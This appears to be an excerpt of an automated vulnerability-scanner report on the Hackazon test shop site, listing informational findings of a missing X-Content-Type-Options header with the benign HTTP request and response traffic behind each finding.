User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {EE9B2E24-5B3F-4081-A52F-52374C6D896D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:08 GMT
Pragma: no-cache
Content-Length: 4815
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4973 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
GET /category/view?id=36 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1BB8CD20-07B0-4AC7-90E3-D021CBCED9A0}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4973
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/terms	Root Cause: (Parameter: / 1 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 5556 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
GET /user/terms HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/register
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {EB6465A3-7059-4740-978C-6031BCB0D3D6}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5556
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/wishlist/	Root Cause: (Parameter: / 1 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:25 GMT Pragma: no-cache Content-Length: 6948 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
GET /wishlist/ HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {4E40919B-C3C2-48D4-A0AA-30E4ED045C46}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Pragma: no-cache
Content-Length: 6948
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/contact	Root Cause: (Parameter: / 2 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:04 GMT Pragma: no-cache Content-Length: 5860 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
GET /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 5860 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
POST /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 123
Referer: http://hackazon.webscantest.com/contact
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}

contact_name=x75wu530&contact_email=ax75wu531%40example.com&contact_phone=123-456-
7890&contact_message=comment&save=contact
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/register | Root Cause: (Parameter: / 2 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
X-Content-Type-Options			Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 5076 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
POST /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 133
Referer: http://hackazon.webscantest.com/user/register
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}

first_name=John&last_name=John&username=x75zzjnk&email=ax75zzjnl%40example.com&password=x75zzjnm%24&password_confi
rmation=x75zzjnn%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5076
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4794 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/search/page/ | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
X-Content-Type-Options			Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29 status: 404 Not Found	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
GET /search/page/?page=1&id=&searchString=&brands=&price=&quality= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?brand-filter[]=5&brand-filter[]=6&brand-filter[]=7&brand-
filter[]=8&price-filter=1&price-filter=2&price-filter=3&price-filter=4&price-filter=5&quality-filter=9&quality-
filter=10&quality-filter=11
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {646B32E9-3AC5-4139-9247-9C93B151E26F}

HTTP/1.1 404 Not
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
status: 404 Not Found
```

http://hackazon.webscantest.com/product/view | Root Cause: (Parameter: / 3 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
X-Content-Type-Options			Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:24 GMT Pragma: no-cache Content-Length: 8090 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Set-Cookie: visited_products=%2C45%2C122%2C20%2C49%2C; expires=Tue, 05-Mar-2024 02:35:24 GMT; Max-Age=31536000; path=/ Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
GET /product/view?id=49 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/category/view?id=16
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {C66126F2-3F0C-42CA-A243-F3CBA3B53953}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:24 GMT
Pragma: no-cache
Content-Length: 8090
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: visited_products=%2C45%2C122%2C20%2C49%2C; expires=Tue, 05-Mar-2024 02:35:24 GMT; Max-Age=31536000;
path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache Content-Length: 7840 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Set-Cookie: visited_products=%2C45%2C122%2C; expires=Tue, 05-Mar-2024 02:35:05 GMT; Max-Age=31536000; path=/ Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

X-Content-Type-Options			Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:04 GMT Pragma: no-cache Content-Length: 7620 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Set-Cookie: visited_products=%2C45%2C; expires=Tue, 05-Mar-2024 02:35:04 GMT; Max-Age=31536000; path=/ Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/twitter — Root Cause: (Parameter: / 1 Attack Variances) — INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
X-Content-Type-Options			Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 163 Content-Type: text/html Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
GET /twitter HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/contact
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {870D952E-8BEF-4B7B-A4FE-C0E59DD3C5AA}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 163
Content-Type: text/html
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/faq

Root Cause: (Parameter: / 3 Attack Variances)

INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
X-Content-Type-Options			Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:58 GMT Pragma: no-cache Content-Length: 6311 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:59 GMT Pragma: no-cache Content-Length: 6314 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&_csrf_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:59 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 6142 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.	

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&_csrf_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:59 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/cart/view	Root Cause: (Parameter: / 3 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:37 GMT Pragma: no-cache Content-Length: 8111 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:37 GMT Pragma: no-cache Content-Length: 8111 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

X-Content-Type-Options			Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:34 GMT Pragma: no-cache Content-Length: 8108 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/search

Root Cause: (Parameter: / 2 Attack Variances)

INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
X-Content-Type-Options			Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:03 GMT Pragma: no-cache Content-Length: 5433 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 5433
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

